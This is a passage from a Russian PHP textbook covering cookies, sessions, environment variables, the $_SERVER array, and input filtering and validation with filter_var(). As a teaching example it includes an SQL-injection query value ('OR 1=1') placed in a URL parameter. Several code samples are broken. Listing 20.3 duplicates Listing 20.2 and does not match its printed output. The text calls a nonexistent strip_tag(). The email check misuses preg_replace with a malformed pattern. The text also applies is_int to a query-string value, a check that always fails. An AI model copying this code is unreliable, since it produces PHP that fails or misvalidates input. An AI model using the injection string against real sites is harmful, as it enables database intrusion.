Функция `setcookie()` возвращает `true` при успешной установке cookie и `false` — в противном случае. Когда cookie установлен, его значение можно получить на всех страницах веб-приложения, обращаясь к суперглобальному массиву `$_COOKIE` и используя в качестве ключа имя cookie.

Так как cookie передается в заголовке HTTP-запроса, то вызов функции `setcookie()` необходимо размещать до начала вывода информации в окно браузера — т. е. до вызова `echo()`, `print()` и т. п., а также до включения в файл HTML-тегов. Работа с cookie без установки времени жизни продемонстрирована в листинге 20.1.

> ***Примечание***
>
> Cookie записывается на жестком диске клиента только в том случае, если выставляется время жизни cookie. В противном случае cookie размещается в оперативной памяти и действует только до конца сеанса, т. е. до того момента, пока пользователь не закроет окно браузера. В этом случае говорят о *сессионном cookie*.

Листинг 20.1. Подсчет количества обращений к странице. Файл counter.php

```
<?php
setcookie('counter', counter());
// Выводим значение cookie
echo "Вы посетили эту страницу {$_COOKIE['counter']} раз";

function counter()
{
    if (isset($_COOKIE['counter'])) {
        $_COOKIE['counter']++;
```

```
    } else {
        $_COOKIE['counter'] = 1;
    }
    return $_COOKIE['counter'];
}
```

Как видно из листинга 20.1, при каждом обращении к странице устанавливается новое значение cookie с именем `counter`. При этом значение cookie вычисляется при помощи функции `counter()`. В случае первого обращения значение `$_COOKIE['counter']` не установлено, и функция возвращает значение 1. При последующих обращениях, когда посетитель присылает значение cookie с каждым запросом, `$_COOKIE['counter']` будет возвращать присланное значение, которое будет увеличено на единицу.

Сессии

Сессия во многом походит на cookie — данные в сессии также хранятся в виде пар «ключ/значение», однако уже не на стороне клиента, а на сервере. Для каждого из посетителей сохраняется собственный набор данных. Изменение данных одного посетителя никак не отражается на данных другого посетителя. Во многих случаях сессии являются более предпочтительным вариантом, чем cookies.

Для идентификации каждому новому клиенту назначается уникальный номер — *идентификатор сессии* (SID), который передается через cookies. К недостаткам сессий относится сложность контроля времени их жизни из PHP-скриптов, т. к. этот параметр задается в конфигурационном файле php.ini директивой `session.cookie_lifetime` и может быть запрещен к изменению из скрипта.

Оба механизма: сессии и cookies — взаимно дополняют друг друга. Cookies хранятся на компьютере посетителя, и продолжительность их жизни определяет разработчик. Обычно они применяются для долгосрочных задач (от нескольких часов) и хранения информации, которая относится исключительно к конкретному посетителю (личные настройки, логины, пароли и т. п.). В свою очередь, сессии хранятся на сервере, и продолжительность их существования определяет администратор сервера. Они предназначены для краткосрочных задач (до нескольких часов) и хранения и обработки информации обо всех посетителях в целом (количество посетителей онлайн и т. п.). Поэтому использовать тот или иной механизм следует в зависимости от поставленных целей.

> ***Примечание***
>
> Помимо традиционного хранения сессий на жестком диске в папке сессии допускают альтернативные механизмы хранения. В *главе 45* будет показано, как добиться сохранения сессий в NoSQL-базе данных Redis.

Директива `session.save_path` в конфигурационном файле php.ini позволяет задать путь к каталогу, в котором сохраняются файлы сессий, — это может быть удобно для отладки веб-приложений на локальном сервере.

Перед тем как начать работать с сессией, клиенту должен быть установлен cookie с уникальным идентификатором SID, а на сервере должен быть создан файл с данными сессии. Все эти начальные действия выполняет функция `session_start()`. Она должна вызываться на каждой странице, где происходит обращение к сессии.

Точно так же как и функция `setcookie()`, функция `session_start()` должна вызываться до начала вывода информации в окно браузера.

> ***Примечание***
>
> Установив директиве `session.auto_start` конфигурационного файла *php.ini* значение 1, можно добиться автоматического старта сессии без вызова функции `session_start()`.

После инициализации сессии появляется возможность сохранять информацию в суперглобальном массиве `$_SESSION` (листинг 20.2).

Листинг 20.2. Помещение данных в сессию. Файл session_start.php

```
<?php
session_start();

$_SESSION['name'] = 'value';
$_SESSION['arr'] = ['first', 'second', 'third'];

echo '<a href="session_get.php">другая страница</a>';
```

На страницах, где происходит вызов функции `session_start()`, значения данных переменных можно извлечь из суперглобального массива `$_SESSION` (листинг 20.3).

> ***Примечание***
>
> Массив `$_SESSION` перед сохранением в файл подвергается сериализации, поэтому хранить сериализованные данные в сессии крайне не рекомендуется, поскольку массивы, два раза подряд подвергающиеся действию функции `serialize()`, зачастую восстановлению не подлежат.

Листинг 20.3. Извлечение данных из массива $_SESSION. Файл session_get.php

```
<?php
session_start();

$_SESSION['name'] = 'value';
$_SESSION['arr'] = ['first', 'second', 'third'];

echo '<a href="session_get.php">другая страница</a>';
```

Результат работы скрипта выглядит следующим образом:

```
Array
(
    [name] => value
    [arr] => Array
        (
            [0] => first
            [1] => second
            [2] => third
        )
)
```

Завершить работу сессии можно, вызвав функцию `session_destroy()`, которая имеет следующий синтаксис:

```
session_destroy(): bool
```

Функция возвращает `true` при успешном уничтожении сессии и `false` — в противном случае. Если нет необходимости уничтожать текущую сессию, а требуется лишь обнулить все значения, хранящиеся в сессии, следует вызвать функцию `unset()`. Точно так же уничтожается отдельный элемент суперглобального массива `$_SESSION`:

```
unset($_SESSION['name']);
```

Переменные окружения

Переменные окружения — это параметры, которые могут задаваться на уровне командной оболочки. Например, в UNIX-подобной операционной системе переменную с именем `HELLO` можно установить следующим образом:

```
$ HELLO=world
```

Получить значение переменной окружения можно при помощи команды `echo`, добавив знак `$` перед именем переменной:

```
$ echo $HELLO
world
```

Для получения значения переменной окружения внутри PHP-скрипта следует обратиться к суперглобальному массиву `$_ENV`. Однако чтобы значение переменной окружения появилось в `$_ENV`, необходимо предпринять несколько шагов.

В файле php.ini следует обнаружить директиву `variables_order` и убедиться, что она содержит в своем значении букву `E`. Директива определяет, какие суперглобальные массивы будут доступны скрипту:

```
variables_order = "EGPCS"
```

В этом примере значение директивы содержит символы `E`, `G`, `P`, `C` и `S` — следовательно, в скрипте будут доступны суперглобальные массивы: `$_ENV`, `$_GET`, `$_POST`, `$_COOKIE` и `$_SERVER`. Стоит убрать одну из букв, и соответствующий суперглобальный массив будет всегда пустым. Очень часто значение по умолчанию директивы `variables_order` равно `GPCS`, и суперглобальный массив `$_ENV` не работает. Если это ваш случай — добавьте символ `E` и перезагрузите сервер.

В случае использования встроенного сервера (см. *главу 3*) значение директивы `variables_order` можно установить при старте сервера при помощи параметра `-d`:

```
$ HELLO=world php -d variables_order=EGPCS -S localhost:4000
```

Когда переменная окружения передана серверу, к ней можно обратиться из PHP-скрипта (листинг 20.4).

Листинг 20.4. Обращение к переменной окружения. Файл env.php

```
<?php
echo $_ENV['HELLO']; // world
```

Переменные окружения активно используются в современной веб-разработке. Веб-приложение может поддерживать несколько окружений: режим разработки, тестовое окружение для автоматических тестов, стейджинг для демонстрации результатов работы и ручного тестирования, рабочую среду, ориентированную на конечных потребителей. Если прописывать IP-адреса или доменные имена серверов в конфигурационных файлах или непосредственно в коде, значительно снижается гибкость и удобство поддержки инфраструктуры — придется постоянно помнить, какой сервер с каким адресом выполняет ту или иную роль. Гораздо удобнее, когда сервер сам при помощи переменной окружения сообщает свою роль и внутри кода включается тот или иной режим работы приложения.

Еще одна часто используемая задача для переменных окружения — хранение паролей и параметров доступа к сторонним ресурсам (базам данных, API и т. п.). Хранить пароли в коде, с одной стороны, небезопасно, с другой — неудобно, т. к. потребует развертывания приложения в случае их смены или приведет к конфликтам при использовании индивидуальных паролей разными разработчиками. В этом случае также часто прибегают к использованию переменных окружения.

Массив $_SERVER

Массив `$_ENV` из предыдущего раздела отвечает за внешние переменные окружения. Однако PHP содержит множество внутренних параметров, параметров для формирования HTTP-заголовков ответа, а также параметров, извлеченных из HTTP-заголовков, присланных клиентом. Все они содержатся в суперглобальном массиве `$_SERVER`.

Элемент $_SERVER['DOCUMENT_ROOT']

Элемент `$_SERVER['DOCUMENT_ROOT']` содержит путь к корневому каталогу сервера. Если скрипт выполняется в виртуальном хосте, в этом элементе, как правило, указывается путь к корневому каталогу виртуального хоста. На практике такой способ определения текущего каталога используется довольно редко, т. к. его получение через предопределенную константу `__DIR__` более компактно (листинг 20.5).

Листинг 20.5. Путь к корневому каталогу. Файл document_root.php

```
<?php
echo $_SERVER['DOCUMENT_ROOT'];
echo '<br />';
echo __DIR__;
```

Элемент $_SERVER['HTTP_ACCEPT']

В элементе `$_SERVER['HTTP_ACCEPT']` описываются предпочтения клиента относительно типа документа. Содержимое этого элемента извлекается из HTTP-заголовка `Accept`, который присылает клиент серверу. Содержимое этого заголовка может выглядеть следующим образом:

```
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/msword, */*
```

Заголовок Accept позволяет уточнить медиатип, который предпочитает получить клиент в ответ на свой запрос.

Символ * служит для группирования типов в медиаряд. К примеру, символами */* задается использование всех типов, а обозначение type/* определяет использование всех подтипов выбранного типа type. Медиатипы отделяются друг от друга запятыми.

Каждый медиаряд характеризуется также дополнительным набором параметров. Одним из них является так называемый *относительный коэффициент предпочтения* q, который принимает значения от 0 до 1 — соответственно от менее предпочитаемых типов к более предпочитаемым. Использование нескольких параметров q позволяет клиенту сообщить серверу относительную степень предпочтения для того или иного медиатипа. По умолчанию параметр q принимает значение 1. Кроме того, от медиатипа он отделяется точкой с запятой.

Пример заголовка типа Accept:

```
Accept: audio/*; q=0.2, audio/basic
```

В этом заголовке первым идет тип audio/*, включающий в себя все музыкальные документы и характеризующийся коэффициентом предпочтения 0.2. Через запятую указан тип audio/basic — для него коэффициент предпочтения не указан и принимает значение по умолчанию, равное единице. Этот заголовок можно интерпретировать следующим образом: «Я предпочитаю тип audio/basic, но мне можно также слать документы любого другого audio-типа, если они будут доступны, после снижения коэффициента предпочтения более чем на 80%».

Пример может быть более сложным:

```
Accept: text/plain; q=0.5, text/html,
        text/x-dvi; q=0.8, text/x-c
```

Этот заголовок интерпретируется следующим образом: типы документов text/html и text/x-c являются предпочтительными, но если они недоступны, тогда клиент, отсылающий этот запрос, предпочтет text/x-dvi, а если и его нет, то он может принять тип text/plain.

Элемент $_SERVER['HTTP_HOST']

В элементе $_SERVER['HTTP_HOST'] содержится имя сервера, которое, как правило, совпадает с доменным именем сайта, расположенного на сервере, а также с именем в элементе $_SERVER['SERVER_NAME'].

Элемент $_SERVER['HTTP_REFERER']

В элемент $_SERVER['HTTP_REFERER'] помещается адрес, с которого посетитель пришел на текущую страницу. Переход должен осуществляться по ссылке. Создадим две страницы: page.php (листинг 20.6) и referer.php (листинг 20.7).

Листинг 20.6. Создание страницы page. Файл page.php

```
<?php
echo "<a href='referer.php'>Ссылка на страницу PHP</a><br />";
```

```
if (isset($_SERVER['HTTP_REFERER'])) {
    echo $_SERVER['HTTP_REFERER'];
}
```

Листинг 20.7. Создание страницы referer. Файл referer.php

```
<?php
echo "<a href='page.php'>Ссылка на страницу PHP</a><br />";
if (isset($_SERVER['HTTP_REFERER'])) {
    echo $_SERVER['HTTP_REFERER'];
}
```

При переходе с одной страницы на другую под ссылкой будет выводиться адрес страницы, с которой был осуществлен переход.

Элемент $_SERVER['HTTP_USER_AGENT']

Элемент `$_SERVER['HTTP_USER_AGENT']` содержит информацию о типе и версии браузера и операционной системы посетителя.

Вот типичное содержание этой строки: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36`. Оно говорит о том, что посетитель просматривает страницу при помощи браузера Chrome версии 101. Фрагмент `Mac OS X` сообщает, что в качестве операционной системы используется macos.

Элемент $_SERVER['REMOTE_ADDR']

В элемент `$_SERVER['REMOTE_ADDR']` помещается IP-адрес клиента. При тестировании на локальной машине этот адрес будет равен 127.0.0.1. Однако при тестировании в сети переменная вернет IP-адрес клиента или последнего прокси-сервера, через который клиент попал на сервер. Если клиент использует прокси-сервер, узнать его исходный IP-адрес можно при помощи переменной окружения `$_SERVER['HTTP_X_FORWARDED_FOR']`.

> ***Пояснение***
>
> *Прокси-серверы* являются специальными промежуточными серверами, предоставляющими особый вид услуг: сжатие трафика, кодирование данных, адаптацию под мобильные устройства и т. п. Среди множества прокси-серверов выделяют так называемые *анонимные* прокси-серверы, которые позволяют скрывать истинный IP-адрес клиента. Такие серверы не возвращают переменную окружения `HTTP_X_FORWARDED_FOR`.

Элемент $_SERVER['SCRIPT_FILENAME']

В элемент `$_SERVER['SCRIPT_FILENAME']` помещается абсолютный путь к файлу от корня диска. Так, если сервер работает под управлением операционной системы Windows, то такой путь может выглядеть следующим образом: d:\main\test\index.php — т. е. путь указывается от диска. В UNIX-подобной операционной системе путь указывается от корневого каталога / — например: /var/share/www/test/index.php.

Элемент $_SERVER['SERVER_NAME']

В элемент `$_SERVER['SERVER_NAME']` помещается имя сервера, как правило, совпадающее с доменным именем сайта, расположенного на нем. Например:

```
www.rambler.ru
```

Содержимое элемента `$_SERVER['SERVER_NAME']` часто совпадает с содержимым элемента `$_SERVER['HTTP_HOST']`. Помимо имени сервера суперглобальный массив `$_SERVER` позволяет выяснить еще ряд параметров сервера — например: прослушиваемый порт, тип веб-сервера и версию HTTP-протокола. Эта информация помещается в элементы `$_SERVER['SERVER_PORT']`, `$_SERVER['SERVER_SOFTWARE']` и `$_SERVER['SERVER_PROTOCOL']` соответственно. В листинге 20.8 приводится пример с использованием этих элементов.

Листинг 20.8. Информация о сервере. Файл server.php

```
<?php
echo "Имя сервера - {$_SERVER['SERVER_NAME']}<br />";
echo "Порт сервера - {$_SERVER['SERVER_PORT']}<br />";
echo "Веб-сервер - {$_SERVER['SERVER_SOFTWARE']}<br />";
echo "Версия HTTP-протокола - {$_SERVER['SERVER_PROTOCOL']}<br />";
```

Результат работы скрипта из листинга 20.8 может выглядеть следующим образом:

```
Имя сервера - localhost
Порт сервера - 4000
Веб-сервер - PHP 8.1.4 Development Server
Версия HTTP-протокола - HTTP/1.1
```

Элемент $_SERVER['REQUEST_METHOD']

В элемент `$_SERVER['REQUEST_METHOD']` помещается метод запроса, который применяется для вызова скрипта: GET или POST (листинг 20.9).

Листинг 20.9. Определение метода запроса. Файл request_method.php

```
<?php
echo $_SERVER['REQUEST_METHOD']; // GET
```

Элемент $_SERVER['QUERY_STRING']

В элемент `$_SERVER['QUERY_STRING']` заносятся параметры, переданные скрипту. Если строка запроса представляет собой адрес:

```
http://www.mysite.ru/test/index.php?id=1&test=wet&theme_id=512
```

то в элемент `$_SERVER['QUERY_STRING']` попадет весь текст после знака `?`. Например, при обращении к скрипту, представленному в листинге 20.10, и помещая в строке запроса произвольный текст после знака `?`, получим страницу с введенным текстом.

Листинг 20.10. Извлечение параметров из сетевого адреса. Файл query_string.php

```
<?php
if (isset($_SERVER['QUERY_STRING'])) {
    echo urldecode($_SERVER['QUERY_STRING']);
}
```

Результат работы скрипта из листинга 20.10 представлен на рис. 20.2.




Рис. 20.2. Результат работы скрипта из листинга 20.10

Элемент $_SERVER['PHP_SELF']

В элемент `$_SERVER['PHP_SELF']` помещается имя скрипта, начиная от корневого каталога виртуального хоста. То есть если строка запроса представляет собой адрес:

`http://www.mysite.ru/test/index.php?id=1&test=wet&theme_id=512`

то элемент `$_SERVER['PHP_SELF']` будет содержать фрагмент `/test/index.php`. Как правило, этот же фрагмент помещается в элемент `$_SERVER['SCRIPT_NAME']`.

Элемент $_SERVER['REQUEST_URI']

Элемент `$_SERVER['REQUEST_URI']` содержит имя скрипта, начиная от корневого каталога виртуального хоста, и параметры. То есть если строка запроса представляет собой адрес:

`http://www.mysite.ru/test/index.php?id=1&test=wet&theme_id=512`

то элемент `$_SERVER['REQUEST_URI']` будет содержать фрагмент `/test/index.php?id=1&test=wet&theme_id=512`. Чтобы восстановить в скрипте полный адрес, который помещен в строке запроса, достаточно использовать комбинацию элементов массива `$_SERVER`, представленную в листинге 20.11.


Листинг 20.11. Полный адрес к скрипту. Файл fulladdress.php

```
<?php
echo 'http://' . $_SERVER['SERVER_NAME'] . $_SERVER['REQUEST_URI'];
```

Резюме

В этой главе мы обобщили все известные нам сведения о суперглобальных массивах, которые заполняет интерпретатор PHP. Суперглобальные массивы заранее объявлены как глобальные, поэтому для них не существует границ в коде — к ним можно обращаться из функций и методов класса.

Этот тип массивов решает множество задач: принимает данные из форм, организует запоминание информации при переходе от одной страницы к другой, позволяет работать с переменными окружения и параметрами запроса.



ГЛАВА 21

Фильтрация и проверка данных

Листинги этой главы находятся в каталоге *filters* сопровождающего книгу файлового архива.

Язык PHP специализируется на создании веб-приложений, поэтому к нему предъявляются повышенные требования в области безопасности. Безопасное программирование — большая тема, требующая отдельной книги. В этой главе мы сосредоточимся на теме обработки пользовательского ввода.

Веб-приложение доступно 7 дней в неделю 24 часа в сутки большому количеству анонимных пользователей. Поэтому приложение должно быть готово для ввода любых данных — неверных, содержащих скрытые символы и злонамеренно подобранных последовательностей.

Любой язык, на котором разрабатываются веб-приложения, проходит череду громких скандалов, судорожных устранений обнаруженных уязвимостей, пересмотра подхода к разработке. Не является исключением и PHP, который уже 20 лет меняет свой облик под влиянием вопросов безопасности.

> ***Примечание***
>
> Поспешно предлагаемые решения не всегда являются удачными. Мы не рассматриваем в книге «магические кавычки» и «безопасный режим» — они уже исключены из языка, т. к. сообщество признало, что проблем с безопасностью от этих решений только прибавляется. Еще раньше параметры формы можно было транслировать сразу в локальные переменные, но и от такого подхода PHP-сообщество тоже было вынуждено отказаться в пользу суперглобальных массивов.

PHP предоставляет отдельный набор функций чтобы обезопасить веб-приложение от пользовательского ввода — ошибочного или злонамеренного.

Фильтрация или проверка?

Существуют два подхода для обработки данных, поступающих от пользователя: *фильтрация* — удаление всего, что не соответствует ожидаемому вводу, и *проверка* ввода на соответствие, а если ввод не оправдывает ожиданий, остановка приложения или предложение пользователю повторить ввод.

Например, передавая через GET-параметр идентификатор пользователя `id`:

http://example.com?id=52561

мы ожидаем получить целое число.

Любой пользователь тем не менее может попробовать передать вместо числа строку:

http://example.com?id=hello

Или даже попытаться вставить SQL-инъекцию в надежде, что данные будут подставлены в SQL-запрос без проверки:

http://example.com?id=52561%20OR%201=1

Поэтому, чтобы гарантировать, что конструкция `$_GET['id']` содержит число, а не строку, мы можем явно преобразовать ее к целому числу:

```
$_GET['id'] = intval($_GET['id']);
```

Такой процесс, когда мы отбрасываем все несоответствующие нашим ожиданиям данные, называется *фильтрацией*, или *очисткой данных* (sanitize). Другим примером фильтрации данных могут служить функции `htmlspecialchars()` и `strip_tags()`, рассмотренные в *главе 16*:

```
echo htmlspecialchars('Тег <p> служит для создания параграфа');
echo strip_tag('<p>Hello world!</p>');
```

Бывают случаи, когда важно сохранить любой пользовательский ввод — например, для журнала действий. Такой журнал позволяет воспроизвести последовательность действий конкретного пользователя и провести расследование инцидента. В этом случае можно проверить, является ли переданное значение числом:

```
if(!is_int($_GET['id'])) exit('Идентификатор должен быть числом');
```

Такой процесс, когда мы явно проверяем значение на соответствие нашим ожиданиям, называется *проверкой* (validate).

Как правило, проверке данные подвергаются на этапе ввода их пользователем — например, через HTML-форму, а фильтрации — при выводе на страницу.

Целое число довольно просто отфильтровать или проверить. Проблемы возникают, когда требуется подвергнуть фильтрации или проверке более сложное значение — например, адрес электронной почты. Можно для этого воспользоваться *регулярными выражениями*:

```
if (preg_replace(
    '/#^[-0-9a-z_\.]+@[-0-9a-z^\.]+\.[a-z]{2,}$/i',
    $_GET['email'])
) {
  ...
}
```

> ***Примечание***
>
> Регулярные выражения более подробно будут рассмотрены в *главе 28*.

Это регулярное выражение обработает подавляющее большинство электронных адресов. Однако полный набор правил формирования электронного адреса весьма объемен и сложен. Так, доменное имя не может содержать символа подчеркивания, а имя поль-

зователя в первой части адреса — может. Если ранее размер домена первого уровня ограничивался тремя символами и позднее увеличился до 6, то теперь домен первого уровня допускает произвольное количество символов, и т. п. В общем, чтобы проверить все возможные варианты электронных адресов, потребуется воспользоваться регулярным выражением из RFC822:

http://www.ex-parrot.com/~pdw/Mail-RFC822-Address.html

содержащим более 80 строк вида:

```
(?:(?:\r\n)?[ \t])*(?:(?:(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?
...
```

Как можно видеть, даже небольшие регулярные выражения достаточно трудно читать, и сходу разобраться, что делает то или иное регулярное выражение, чрезвычайно сложно. Для того чтобы не засорять код приложения такими нечитаемыми выражениями, а по возможности вообще избегать их, удобнее воспользоваться filter-функциями.

Проверка данных

```
filter_var(
    mixed $value,
    int $filter = FILTER_DEFAULT,
    array|int $options = 0
): mixed
```

Функция принимает значение `$value` и фильтрует его в соответствии с правилом `$filter`. Необязательный массив `$options` позволяет задать дополнительные параметры, которые будут рассмотрены далее.

Вернемся к проверке электронного адреса. В листинге 21.1 приводится пример проверки двух электронных адресов: корректного `$email_correct` и некорректного `$email_wrong`.

Листинг 21.1. Проверка электронного адреса. Файл email_validate.php

```
<?php
$correct = 'igorsimdyanov@gmail.com';
$wrong   = 'igorsimdyanov@//gmail.com';
echo 'correct=' . filter_var($correct, FILTER_VALIDATE_EMAIL) . '<br />';
echo 'wrong=' . filter_var($wrong, FILTER_VALIDATE_EMAIL) . '<br />';
```

Результатом работы скрипта будут следующие строки:

```
correct=igorsimdyanov@gmail.com
wrong=
```

Как можно видеть, функция `filter_var()` успешно справилась с задачей проверки электронного адреса, вернув значение корректного адреса и `false` для адреса с двумя слешами в доменном имени.

Функции `filter_var()` в качестве правила была передана константа `FILTER_VALIDATE_EMAIL`, ответственная за *проверку* электронного адреса. Все константы, которые может

принимать функция filter_var(), парные: одна отвечает за *проверку*, другая — за *фильтрацию*. Для того чтобы удалить из электронного адреса все нежелательные символы, можно воспользоваться константой FILTER_SANITIZE_EMAIL (листинг 21.2).

Листинг 21.2. Фильтрация электронного адреса. Файл email_sanitize.php

```
<?php
$correct = 'igorsimdyanov@gmail.com';
$wrong   = 'igorsimdyanov@//gmail.com';
echo filter_var($correct, FILTER_SANITIZE_EMAIL) . '<br />';
echo filter_var($wrong, FILTER_SANITIZE_EMAIL) . '<br />';
```

Результатом работы скрипта будут следующие строки:

```
igorsimdyanov@gmail.com
igorsimdyanov@gmail.com
```

Как можно видеть, некорректные символы были удалены из электронного адреса.

Фильтры проверки

Электронный адрес — далеко не единственный тип данных, которые может проверять и фильтровать функция filter_var(). Далее представлен полный список фильтров, которые могут быть использованы для проверки данных.

> ***Примечание***
>
> **Для константы** FILTER_VALIDATE_BOOL **имеется синоним** FILTER_VALIDATE_BOOLEAN. **Но предпочтительнее использовать более короткий вариант** FILTER_VALIDATE_BOOL.

- FILTER_VALIDATE_BOOL — проверяет, равно ли значение '1', 'true', 'on' или 'yes';
- FILTER_VALIDATE_DOMAIN — проверяет, является ли значение корректным доменным именем;
- FILTER_VALIDATE_EMAIL — проверяет, является ли значение корректным электронным адресом;
- FILTER_VALIDATE_FLOAT — проверяет, является ли значение корректным числом с плавающей точкой;
- FILTER_VALIDATE_INT — проверяет, является ли значение корректным целым числом и при необходимости входит в диапазон от min_range до max_range, значения которых задаются третьим параметром функции filter_var();
- FILTER_VALIDATE_IP — проверяет, является ли значение корректным IP-адресом;
- FILTER_VALIDATE_MAC — проверяет является ли значение корректным MAC-адресом;
- FILTER_VALIDATE_REGEXP — проверяет, соответствует ли значение регулярному выражению (см. *главу 28*), которое задается параметром regexp в дополнительных параметрах функции filter_var();
- FILTER_VALIDATE_URL — проверяет, соответствует ли значение корректному интернет-адресу (URL).

Таким образом, функция `filter_var()` позволяет проверять весьма разнородные данные (листинг 21.3).

Листинг 21.3. Проверка данных. Файл filter_var.php

```
<?php
echo filter_var('yes', FILTER_VALIDATE_BOOL) . '<br />';
echo filter_var('3.14', FILTER_VALIDATE_FLOAT) . '<br />';
echo filter_var('https://github.com', FILTER_VALIDATE_URL);
```

Результатом работы скрипта из листинга 21.3 будут следующие строки:

```
1
3.14
https://github.com
```

Третий параметр функции `filter_var()` позволяет передать флаги, изменяющие режим ее работы. Например, при использовании `FILTER_VALIDATE_BOOL` можно в качестве третьего параметра передать значение флага `FILTER_NULL_ON_FAILURE`, в результате чего функция станет возвращать `true` для значений '1', 'true', 'on' и 'yes', `false` — для значений '0', 'false', 'off', 'no' и ''. Для всех остальных значений будет возвращаться неопределенное значение `null` (листинг 21.4).

Листинг 21.4. Альтернативная валидация bool-значения. Файл boolean_validate.php

```
<?php
$arr = [
    filter_var('yes', FILTER_VALIDATE_BOOL, FILTER_NULL_ON_FAILURE),
    filter_var('no', FILTER_VALIDATE_BOOL, FILTER_NULL_ON_FAILURE),
    filter_var('Hello', FILTER_VALIDATE_BOOL, FILTER_NULL_ON_FAILURE)
];
echo '<pre>';
var_dump($arr);
echo '</pre>';
```

Результат:

```
array(3) {
  [0]=> bool(true)
  [1]=> bool(false)
  [2]=> NULL
}
```

Фильтр `FILTER_VALIDATE_IP` также допускает использование дополнительных флагов:

- `FILTER_FLAG_IPV4` — IP-адрес в IPv4-формате (см. *главу 1*);
- `FILTER_FLAG_IPV6` — IP-адрес в IPv6-формате (см. *главу 1*);
- `FILTER_FLAG_NO_PRIV_RANGE` — запрещает успешное прохождение проверки для следующих частных IPv4-диапазонов: 10.0.0.0/8, 172.16.0.0/12 и 192.168.0.0/16, и для IPv6-адресов, начинающихся с FD или FC;

- FILTER_FLAG_NO_RES_RANGE — запрещает успешное прохождение проверки для следующих зарезервированных IPv4-диапазонов: 0.0.0.0/8, 169.254.0.0/16, 192.0.2.0/24 и 224.0.0.0/4. Этот флаг не применяется к IPv6-адресам.

В листинге 21.5 представлен пример использования указанных флагов.

Листинг 21.5. Проверка IP-адреса. Файл ip_validate.php

```
<?php
echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE) . '<br />'; // 37.29.74.55
echo filter_var(
    '192.168.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE) . '<br />'; // false
echo filter_var(
   '127.0.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE) . '<br />'; // 127.0.0.1

echo filter_var('37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE) . '<br />'; // 37.29.74.55
echo filter_var(
   '192.168.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE) . '<br />'; // 192.168.0.1
echo filter_var(
    '127.0.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE) . '<br />'; // false

echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV4) . '<br />'; // 37.29.74.55
echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV6) . '<br />'; // false

echo filter_var(
    '2a03:f480:1:23::ca',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV4) . '<br />'; // false
echo filter_var(
    '2a03:f480:1:23::ca',
```

```
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV6) . '<br />'; // 2a03:f480:1:23::ca
```

Для ряда фильтров допускаются дополнительные параметры. Так, FILTER_VALIDATE_INT позволяет не только проверить, является ли значение целочисленным, но и задать диапазон, в который оно должно входить. Для назначения границ диапазона используются дополнительные параметры min_range и max_range, которые передаются в виде ассоциативного массива в третьем параметре функции filter_var() (листинг 21.6).

Листинг 21.6. Проверка вхождения числа в диапазон. Файл range_validate.php

```
<?php
$first = 100;
$second = 5;

$options = [
    'options' => [
        'min_range' => -10,
        'max_range' => 10,
    ]
];

if (filter_var($first, FILTER_VALIDATE_INT, $options)) {
    echo "$first входит в диапазон -10 .. 10<br />";
} else {
    echo "$first не входит в диапазон -10 .. 10<br />";
}

if (filter_var($second, FILTER_VALIDATE_INT, $options)) {
    echo "$second входит в диапазон -10 .. 10<br />";
} else {
    echo "$second не входит в диапазон -10 .. 10<br />";
}
```

Результатом работы скрипта будут следующие строки:

```
100 не входит в диапазон -10 .. 10
5 входит в диапазон -10 .. 10
```

Если задание диапазона для фильтра FILTER_VALIDATE_INT является необязательным, то для фильтра FILTER_VALIDATE_REGEXP регулярное выражение определяется в обязательном порядке. Для этого используется дополнительный параметр regexp (листинг 21.7).

Листинг 21.7. Проверка регулярным выражением. Файл regexp_validate.php

```
<?php
$first = 'chapter01';
$second = 'ch02';
```

```
// Соответствие строкам вида 'ch01', 'ch15'
$options = [
    'options' => [
        'regexp' => "/^ch\d+$/"
      ]
];

if (filter_var($first, FILTER_VALIDATE_REGEXP, $options)) {
    echo "$first корректный идентификатор главы<br />";
} else {
    echo "$first некорректный идентификатор главы<br />";
}

